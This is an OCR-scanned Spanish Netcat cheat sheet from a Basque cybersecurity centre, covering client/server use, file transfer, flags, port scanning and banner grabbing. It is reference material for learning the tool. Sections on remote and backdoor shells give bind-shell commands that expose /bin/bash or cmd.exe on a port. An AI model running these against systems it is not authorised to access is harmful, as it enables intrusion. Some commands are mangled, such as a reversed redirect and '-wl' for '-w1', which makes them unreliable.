
Basque CyberSecurity Centre



Netcat cheat sheet

Herramienta de línea de comandos que se utiliza para leer y escribir datos en una red mediante protocolos TCP/IP.

1. Servidor cliente Netcat

- Abrir un servidor que escuche un puerto determinado
  nc -l 2389
- Abrir otro cliente que se conecte a ese puerto
  nc localhost 2389

  (Con estas instrucciones se posibilita la comunicación entre los dos terminales de forma no segura)

2. Iniciar un shell remoto

- En el host remoto
  nc -lp 5000 -e /bin/bash
- En el host localhost
  nc remotehost 5000

3. Netcat Fundamentals

- De forma predeterminada, esto ejecutará un análisis de puertos
  nc [opciones] [host] [puerto]
- Inicia un agente de escucha en el puerto dado
  nc -l [host] [puerto]

4. Transferencia de archivos Netcat

- Enviar un archivo
  nc [host] [puerto] > file_name.out
- Recibir un archivo
  nc [host] [puerto] > file_name.in

5. Shells de puerta trasera Netcat

- Ejecutar un shell en Linux
  nc -l -p [puerto] -e /bin/bash
- Ejecutar un shell en Netcat para Windows
  nc -l -p [puerto] -e cmd.exe

6. Relés Netcat en Windows

- Abrir una conexión de relé
  nc [host] [puerto] > relay.bat
- Conectar al relé
  nc -l -p [puerto] -e relay.bat


7. Relés Netcat en Linux

- **nc -l -p [puerto] 0 < backpipe | nc [client IP] [puerto] | tee backpipe**

8. Indicadores de comandos Netcat

- Usar solo IPv4
  nc -4
- Usar solo IPv6
  nc –6
- Usar UDP en lugar de TCP
  nc –u
- Continuar escuchando después de la desconexión
  nc -k –l
- Omitir búsquedas DNS
  nc –n
- Proporcionar resultados detallados
  nc –v

Basque CyberSecurity Centre



9. Escáner de puertos Netcat

- Escanear un solo puerto
  nc -zv site.com 80
- Escanear un conjunto de puertos individuales
  nc -zv hostname.com 80 84
- Escanear una variedad de puertos
  nc –zv site.com 80-84

10. Transferencia de archivos Netcat

- Enviar un archivo
  nc [host] [puerto] > file_name.out
- Recibir un archivo
  nc [host] [puerto] < file_name.in

11. Netcat Banners

- Obtener los banners TCP para una gama de puertos
  echo “” | nc -zv -wl [host] [rango de puertos]

12. Puertos TCP/UDP

- Prueba si un puerto TCP/UDP en particular está abierto
  nc -v google.com 80
- Para comprobar si un puerto UDP está abierto, añadir la opción -u
  nc -vu google.com 53